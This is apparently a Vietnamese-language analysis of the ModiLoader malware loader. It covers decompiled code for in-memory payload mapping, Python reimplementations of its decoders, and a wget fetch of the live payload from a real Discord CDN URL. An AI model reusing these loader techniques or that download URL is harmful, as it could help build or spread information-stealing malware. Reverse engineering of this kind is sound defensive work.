

## ModiLoader Analysis

### 1. Giới thiệu

Gần đây, tôi có tìm hiểu một dòng loader có tên là **ModiLoader**. Loader này được phát tán thông qua các dịch vụ Malspam để lừa người dùng thực thi mã độc. Tương tự như các dòng loader khác, **ModiLoader** cũng thông qua nhiều bước (stage) để tải về payload cuối cùng có nhiệm vụ đánh cắp thông tin của nạn nhân. Qua tìm hiểu một số sample, xét về mặt kỹ thuật thì dòng loader này khá cơ bản, không áp dụng các kỹ thuật anti-analysis như **Anti-Debug**, **Anti-VM** mà chúng tôi đã gặp ở các sample GuLoader/CloudEyE (1;2). Thay vào đó, để tránh bị phát hiện bởi các chương trình AV, loader này sử dụng chữ ký số, thực hiện giải mã các payload, Url, hàm làm nhiệm vụ inject code, và thực thi payload trực tiếp từ bộ nhớ.


Hiện tại, trên thế giới cũng như cũng như ở Việt Nam chưa có nhiều bài viết phân tích về dòng loader này. Do vậy, trong bài viết này, tôi sẽ trình bày các kỹ thuật mà loader này sử dụng cũng như áp dụng công cụ mới công bố gần đây của FireEye là [capa](#) giúp nhanh chóng tìm ra đoạn code cần phân tích. Bài phân tích cũng tối đa hóa việc mô phỏng lại code của mã độc bằng python để phục vụ việc tự động trích xuất và giải mã payload, Url.



### 2. Thông tin sample

**SHA256:**

[9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c](#)

Bằng các chương trình PE Scanner cho thấy dòng loader này được viết bằng **Delphi**, có sử dụng **Digital Signatures** để qua mặt các chương trình AV đang hoạt động trên máy người dùng:






### 3. Phân tích kỹ thuật

#### 3.1. Phân tích Stage 1

Ở bước đầu tiên này, loader (được xem là *payload thứ nhất*) thực hiện nhiệm vụ trích xuất dữ liệu, giải mã ra payload thứ hai (*payload này có thể là **dll** hoặc **exe***), thực thi payload từ bộ nhớ.

Sử dụng IDA, sau khi kết thúc quá trình tự động phân tích, IDA đã nhận diện tới **5385** hàm:



Code tại **start()** của loader như sau:

```

public start
proc near
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF0h
mov     eax, offset dword_49B38C
call    Sysinit::_linkproc__ InitExe(void *)
mov     eax, ds:off_49D574
mov     eax, [eax]
call    sub_467400
mov     ecx, ds:off_49D700
mov     eax, ds:off_49D574
mov     eax, [eax]
mov     edx, off_499F64
call    Forms::TApplication::CreateForm(System::TMetaClass *,void *)
mov     eax, ds:off_49D574
mov     eax, [eax]
mov     byte ptr [eax+5Bh], 0
mov     eax, ds:off_49D574
mov     eax, [eax] ; this
call    Forms::TApplication::Run(void)
call    System::_linkproc__ Halt0(void)
start   endp

```

Mặc dù số lượng hàm nhận diện được nhiều như trên, phần lớn trong đó là các hàm APIs của Windows cũng như các hàm thư viện của Delphi thì việc tìm ra đoạn code chính liên quan tới việc giải mã ra payload thứ hai cũng vẫn sẽ mất thời gian. Thông qua sự hỗ trợ của [capa](#), tôi nhanh chóng tìm được đoạn code liên quan đến việc thực thi payload thứ hai và từ đó truy ngược về đoạn code thực hiện nhiệm vụ giải mã ra payload này.

☐ parse PE header (2 matches)  
 > ☐ function(sub\_48BD28) 0048BD28  
 > ☒ function(sub\_498CDC) 00498CDC

```

CODE:00498D48  push    eax
CODE:00498D49  mov     eax, [ebp+var_1C]
CODE:00498D4C  mov     eax, [eax+3Ch]
CODE:00498D4F  cdq
CODE:00498D50  add     eax, [esp+50h+var_50]
CODE:00498D53  adc     edx, [esp+50h+var_4C]
CODE:00498D57  add     esp, 8
CODE:00498D5A  mov     [ebp+var_14], eax

```

→ **IMAGE\_DOS\_HEADER .e\_lfanew offset**

Toàn bộ code tại **sub\_498CDC()** sẽ thực hiện nhiệm vụ parse payload, mapping vào bộ nhớ và thực thi payload. Code tại hàm này trước và sau khi áp dụng các struct liên quan:

**Before**

```

v20 = lpAddress + *(v20 + 0x20);
v20 = lpAddress;
System::_linkproc__ DynArraySetLength(0);
if ( *(v20 + 0xA0) )
  sub_498AF0(&savedregs);
if ( *(v20 + 0x80) )
  sub_498B80(&savedregs);
if ( *(v20 + 0) - 1 >= 0 )
{
  v10 = *(v20 + 0);
  v11 = 0;
  do
  {
    v12 = sub_498A34(*(v20 + 0x20 + v11 + 0x20));
    VirtualProtect(lpAddress + *(v20 + 0x20 + v11 + 0xC), *(v20 + 0x20 + v11 + 0), v12, &f10ldProtect);
    ++v11;
    --v10;
  }
  while ( v10 );
}
if ( !v20 )
  v20 = 0;
if ( *(v20 + 0x78) )

```

**After**


```

entry_point_va = lpAddress + v27->OptionalHeader.AddressOfEntryPoint;
v20 = lpAddress;
System::_linkproc__ DynArraySetLength(0);
v10 = v27->OptionalHeader.DataDirectory[5].VirtualAddress;
if ( v10 )
  sub_498AF0(lpAddress + v10, &savedregs);
v11 = v27->OptionalHeader.DataDirectory[1].VirtualAddress;
if ( v11 )
  f.resolve_IATs(lpAddress + v11, &savedregs);
if ( v27->FileHeader.NumberOfSections - 1 >= 0 )
{
  v12 = v27->FileHeader.NumberOfSections;
  v13 = 0;
  do
  {
    fNewProtect = sub_498A34(v23[v13].Characteristics);
    VirtualProtect(lpAddress + v23[v13].VirtualAddress, v23[v13].Misc.PhysicalAddress, fNewProtect, &f10ldProtect);
    ++v13;
    --v12;
  }
  while ( v12 );
}
if ( entry_point_va && !((entry_point_va)(lpAddress, 1, 0)) ) // execute payload
  entry_point_va = 0;
v15 = v27->OptionalHeader.DataDirectory[0].VirtualAddress;

```

Truy ngược lên sẽ tới **sub\_4994EC()**, hàm này thực hiện nhiệm vụ:

- ♦ Đọc toàn bộ dữ liệu từ resource có tên "T\_\_7412N15D" vào bộ nhớ.



- ♦ Tìm chuỗi "OPPO" trong resource data để lấy dữ liệu của payload đã bị mã hóa.

00005740	EE 57 0B E1 13 FF F1 D9	8B EF C1 7E F1 5F AA E6	.W.....~..
00005750	21 9F EA 03 02 00 3B 4F	50 50 4F 1D 8A 80 30 32	!.....OPPO..02
00005760	30 30 30 34 30 DF 30 CF	CF 30 30 E8 30 30 30 30	00040.0...00.0000
00005770	30 30 30 70 30 4A 30 30	30 30 30 30 30 30 30 30	000p03000000000000
00005780	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005790	30 30 30 30 30 30 30 30	D1 30 30 EA 40 30 3E EF	000000000.00.00>.
000057A0	E4 D9 9D F1 E8 D1 7C 9D	F1 C0 C0 84 98 39 43 50	.....9CP
000057B0	A0 A2 3F 37 A2 31 3D 50	3D 45 43 A4 50 92 35 50	..?7.1=P=EC.P.5F
000057C0	A2 45 9E 50 45 9E 94 35	A2 50 27 39 9E 03 62 DD	.E.PE...P'9..b.
000057D0	3A 54 07 30 30 30 30 30	30 30 30 30 30 30 30 30	:T.0000000000000000
000057E0	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
000057F0	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005800	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005810	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005820	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005830	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005840	30 30 30 30 30 30 30 30	30 30 30 30 30 30 30 30	000000000000000000
00005850	30 30 30 30 30 30 30 30	30 30 30 80 15 30 30 7C	000000000000...00j
00005860	D1 38 30 E9 8E 72 5A 30	30 30 30 30 30 30 30 10	.80..z200000000.
00005870	30 BE 51 DB D1 32 E9 30	F2 D5 30 30 56 32 30 30	0.Q..2.0...00V200

- ◆ Thực hiện giải mã ra payload thứ hai. Key để giải mã là một giá trị số.
- ◆ Tìm chuỗi trong payload thứ hai và thay thế nó bằng chuỗi URL đã bị mã hóa.

```
if ( !InetIsOffline(0) )
{
    f_load_resource_into_mem("T_7412N15D");
    f_load_encoded_data(ptr_resource_data, &str_OPP0[1], ptr_res_data);
    System::LinkProc_ LStrlAsg(&ptr_encoded_payload, *(ptr_res_data[0] + 4));
    val_0x30 = Sysutils::StrToInt(&str_48[1]); // convert string to int
    f_decode_payload(ptr_encoded_payload, val_0x30, &ptr_decoded_payload);
    f_replace_in_payload(
        ptr_decoded_payload,
        &str_ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
        &str_311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c504768564b68544b765247615247605c436a544560544a
        a1,
        a2,
        &v9);
    stage2_payload = j_unknown_libname_57_0(&v9);
    f_execute_payload(stage2_payload);
}
```

Trong hình trên, key giải mã là một số nguyên được chuyển đổi từ chuỗi. Với sample này key giải mã có giá trị là **0x30**. Công việc của đoạn code giải mã payload như hình dưới đây:

```

mov     eax, [ebp+ptr_encoded_payload] ; eax = &ptr_encoded_payload
mov     bl, [eax+edi-1]                ; bl = *ptr_encoded_payload[i-1]
xor     eax, eax                      ; eax = 0
mov     al, bl                        ; al = bl
and     eax, 1                        ; al &= 0x1 → al = bl & 0x1
test    eax, eax
jnz     short al_not_equal_zero ; if al ≠ 0 then jump

al_equal_zero:
lea     eax, [ebp+var_14]
xor     edx, edx                      ; edx = 0
mov     dl, bl                        ; dl = bl
sub     edx, [ebp+val_0x30]           ; edx = (edx-0x30) & 0xFF
call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

mov     edx, [ebp+var_14]
lea     eax, [ebp+var_10]
call    System::_linkproc_ LStrCat(void)

jmp     short update_counter

; -----
al_not_equal_zero: ; CODE XREF: f_decode_payload+68↑j
lea     eax, [ebp+var_18]
xor     edx, edx                      ; edx = 0
mov     dl, bl                        ; dl = bl
add     edx, [ebp+val_0x30]           ; edx = (edx + 0x30) & 0xFF
call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

mov     edx, [ebp+var_18]
lea     eax, [ebp+var_10]
call    System::_linkproc_ LStrCat(void)

```

Toàn bộ đoạn code trên được viết lại bằng python như sau:

```

"""
This function decrypts encoded payload
"""
def decrypt_payload(enc_payload):
    decoded_payload = ""
    for data in enc_payload:
        enc = data
        if (ord(enc) & 0x1):
            dec = (ord(enc) + 0x30) & 0xFF
        else:
            dec = (ord(enc) - 0x30) & 0xFF


        decoded_payload += struct.pack("B", dec)[0]

    return decoded_payload

```

Sau khi giải mã ra payload, loader sẽ thực hiện tìm kiếm và thay thế chuỗi gồm 168 kí tự “z” bằng chuỗi URL đã bị mã hóa. Cuối cùng gọi **sub\_498CDC()** để thực thi payload sau khi đã thay thế.

Toàn bộ quá trình phân tích kĩ thuật từ đầu đến giờ có thể hiện thực bằng python script để thu được payload thứ hai.



```

C:\Users\Administrator\Desktop>c:\Python27\python.exe get_decrypted_payload.py 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c.exe
+ Extracts resource data from loader: 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c.exe
+ Extracts encoded payload form resource data
+ Decrypts encoded payload
+ Replaces pattern in decoded payload and writes to stage2_payload.bin

```

### 3.2. Phân tích Stage 2

Kiểm tra payload thu được ở bước trên, nó cũng được viết bằng Delphi:



Tương tự như trên, tôi tìm được `sub_45BE08()` có nhiệm vụ cấp phát vùng nhớ, mapping payload cuối cùng sau giải mã vào vùng nhớ này, rồi thực thi payload đã giải mã này.

Bằng việc truy ngược code, tôi tìm thấy đoạn mã bắt đầu tại `TForm1_Timer1Timer` (do IDA nhận diện được thông qua signature) tại địa chỉ `0x45CC10`. Code tại đây thực hiện giải mã ra Url và kiểm tra kết nối Internet bằng cách thử kết nối tới Url đã giải mã là `https://www.microsoft.com`, trước khi gọi `f_main_loader()` tại địa chỉ `0x45C26C`.

Thuật toán giải mã kí tự tại hàm `f_decode_char_and_concat_str()` đơn giản như sau: `dec_char = (enc_char >> 4) | (0x10 * enc_char);`

```
f_decode_char_and_concat_str(&str___23[1]_top, 0, &a3); // m
f_decode_char_and_concat_str(&str___24[1]_top, a3, &a2a); // o
f_decode_char_and_concat_str(&str_6[1]_top, a2a, &v10); // c
f_decode_char_and_concat_str(&str___25[1]_top, v10, &v11); // .
f_decode_char_and_concat_str(&str_G_0[1]_top, v11, &v12);
f_decode_char_and_concat_str(&str_f[1]_top, v12, &v13);
f_decode_char_and_concat_str(&str___24[1]_top, v13, &v14);
f_decode_char_and_concat_str(&str_7_0[1]_top, v14, &v15);
f_decode_char_and_concat_str(&str___24[1]_top, v15, &v16);
f_decode_char_and_concat_str(&str___26[1]_top, v16, &v17);
f_decode_char_and_concat_str(&str_6[1]_top, v17, &v18);
f_decode_char_and_concat_str(&str___27[1]_top, v18, &v19);
f_decode_char_and_concat_str(&str___23[1]_top, v19, &v20);
f_decode_char_and_concat_str(&str___25[1]_top, v20, &v21);
f_decode_char_and_concat_str(&str_w[1]_top, v21, &v22);
f_decode_char_and_concat_str(&str_w[1]_top, v22, &v23);
f_decode_char_and_concat_str(&str_w[1]_top, v23, &v24);
f_decode_char_and_concat_str(&str___28[1]_top, v24, &v25);
f_decode_char_and_concat_str(&str___28[1]_top, v25, &v26);
f_decode_char_and_concat_str(&str___29[1]_top, v26, &v27);
f_decode_char_and_concat_str(&str_7_0[1]_top, v27, &v28);
f_decode_char_and_concat_str(&str___30[1]_top, v28, &v29);
f_decode_char_and_concat_str(&str_G_0[1]_top, v29, &v30);
f_decode_char_and_concat_str(&str_G_0[1]_top, v30, &v31);
f_decode_char_and_concat_str(&str___31[1]_top, v31, &szUrl);
lpszUrl = System::_linkproc_ LStrToPChar(szUrl); // https://www.microsoft.com
if ( InternetCheckConnectionA(lpszUrl, FLAG_ICC_FORCE_CONNECTION, 0) )
{
    Menus::TMenu::SetOwnerDraw(*(a1 + 0x300), 0);
    f_main_loader(a2);
}
```



Tại `f_main_loader()`, mã độc cũng sử dụng hàm tương tự như trên để giải mã ra chuỗi "Yes". Chuỗi này được sử dụng làm `xor_key` cho việc giải mã ra Url để tải về payload cuối (Url bị mã hóa chính là chuỗi ở bước thay thế đã mô tả ở trên) cũng như giải mã payload tải về. Hàm `f_decode_url_and_payload(void *enc_buf, LPSTR szKey, void *dec_buf)` nhận ba tham số truyền vào:

- ◆ Tham số đầu tiên `enc_buf` là nơi chứa dữ liệu bị mã hóa.
- ◆ Tham số thứ hai `szKey` là chuỗi "Yes" dùng để giải mã.
- ◆ Tham số thứ ba `dec_buf` là nơi chứa dữ liệu đã giải mã.

Đi sâu vào hàm giải mã này sẽ thấy nó thực hiện vòng lặp giải mã toàn bộ dữ liệu, mỗi lần lặp lấy 2 bytes, chuyển đổi chuỗi sang số nguyên, sau đó đem `xor` với kí tự lấy ra từ key giải mã. Dữ liệu sau giải mã được lưu vào vùng nhớ.

```
len_enc_data = Variants::StrLen(szenc_Buf) / 2 - 1;
if ( len_enc_data >= 0 )
{
    len_enc_data_plus_1 = len_enc_data + 1;
    counter = 0;
    do
    {
        System::_linkproc_ LStrCopy(szenc_Buf, 2 * counter + 1, 2, &two_bytes_copied); // copy 2 bytes form enc_data (ex: "31")
        System::_linkproc_ LStrCat3(&sz_concat_str, &sz_dollar_chr[1], &two_bytes_copied); // add the $ character to the beginning (ex: "$31")
        int_converted_val = Sysutils::StrToIntDef(sz_concat_str, 0x20, v6); // convert string to integer value (ex: 0x31)
        if ( Variants::StrLen(ptr_xorKey) > 0 )
        {
            key_idx = counter % Variants::StrLen(ptr_xorKey) + 1;
            decoded_char = ptr_xorKey;
            LOBYTE(decoded_char) = int_converted_val ^ ptr_xorKey[key_idx - 1];
            int_converted_val = decoded_char;
        }
        System::_linkproc_ LStrFromChar(&v14, int_converted_val);
        System::_linkproc_ LStrCat(ptr_dec_buf, v14);
        ++counter;
        --len_enc_data_plus_1;
    }
    while ( len_enc_data_plus_1 );
}
```

Toàn bộ hàm giải mã này được viết lại bằng python như sau:

```
key = "Yes"

"""
This function decodes URL and downloaded data
"""
def url_payload_decoder(data, key):
    decoded_data = ""
    data = [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

    for i in range(0, len(data)):
        current_byte = data[i]
        key_byte = ord(key[i % len(key)])
        decoded_data += chr(current_byte ^ key_byte)

    return decoded_data
```

Quay trở lại `f_main_loader()`, đầu tiên nó sẽ giải mã ra Url của payload cuối:

```
f_decode_char_and_concat_str2(&str_7[1], 0, &v45); // s
f_decode_char_and_concat_str2(&str_V[1], v45, &v46); // e
f_decode_char_and_concat_str2(&str__15[1], v46, &szKey_Yes); // Y
// https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
f_decode_url_and_payload(
    &str_311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c504768564b68544b765247615247605c436a5445605
    szKey_Yes,
    &szdecoded_url);
```

Thực hiện giải mã bằng đoạn code python ở trên, thu được Url như hình dưới đây:

```
In [29]: key = "Yes"

In [30]: encoded_url =
"311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110738061b34001d2d165c6e57436a52436157406c5
04768564b68544b765247615247605c436a544560544a6b55436e4a252e0b072e1612"

In [31]: decoded_url = url_payload_decoder(encoded_url, key)

In [32]: decoded_url
Out[32]: 'https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa'
```

Tiếp theo, mã độc sử dụng **WinHTTP WinHttpRequest** COM object để tải payload đã mã hóa từ Url trên. Việc thay đổi sang sử dụng COM object có thể nhằm tránh bị phát hiện bởi các chương trình AV so với việc sử dụng các hàm Internet APIs thuộc thư viện **Wininet** ở một số sample khác.


```
f_decode_char_and_concat_str2(&str_u[1], v44, &str_WinHttpWinHttpRequest51); // WinHttp.WinHttpRequest.5.1
f_decode_char_and_concat_str2(&str_E[1], 0, &v18);
f_decode_char_and_concat_str2(&str_T[1], v18, &v19);
f_decode_char_and_concat_str2(&str_t[1], v19, szGET); // GET method
Comobj::CreateOleObject(str_WinHttpWinHttpRequest51, &v17);
Variants::_linkproc__ VarFromDisp(&pvarg, v17, v2);
Variants::_linkproc__ DispInvoke(v3, a1, 0, &pvarg.vt, dword_45C8B8, szGET);
Variants::_linkproc__ DispInvoke(v4, a1, 0, &pvarg.vt, dword_45C8C4, v9);
Variants::_linkproc__ DispInvoke(v5, a1, &v16, &pvarg.vt, dword_45C8CC, v9);
Variants::_linkproc__ VarToLStr(&ptr_new_enc_payload, &v16, v6);
```

Ở đây, tôi sử dụng **wget** để tải payload về, kiểm tra thấy nó được lưu dưới dạng các chuỗi hex tương tự như chuỗi Url bị mã hóa ở trên.

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>wget https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
--2020-08-31 00:28:03-- https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
Resolving cdn.discordapp.com (cdn.discordapp.com)... 162.159.129.233, 162.159.130.233, 162.159.133.233, ...
Connecting to cdn.discordapp.com (cdn.discordapp.com)|162.159.129.233|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 636928 (622K) [application/octet-stream]
Saving to: 'Vwntwsa'

Vwntwsa                  100%[=====>] 622.00K  --.-KB/s   in 0.1s

2020-08-31 00:28:03 (5.32 MB/s) - 'Vwntwsa' saved [636928/636928]
```




Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	b1	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000010	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000020	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000030	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201
00000040	37	33	31	32	38	31	33	32	32	32	37	31	61	33	31	32	731281322271a312
00000050	64	31	32	33	35	33	31	30	62	32	32	32	37	31	61	33	d1235310b22271a3
00000060	31	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000070	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000080	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000090	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201



Payload sau khi tải về sẽ được đảo ngược dữ liệu và giải mã bằng chính hàm **f\_decode\_url\_and\_payload** với cùng key giải mã là "Yes". Bằng kỹ thuật tương tự, payload này cũng được mapping vào bộ nhớ và thực thi.



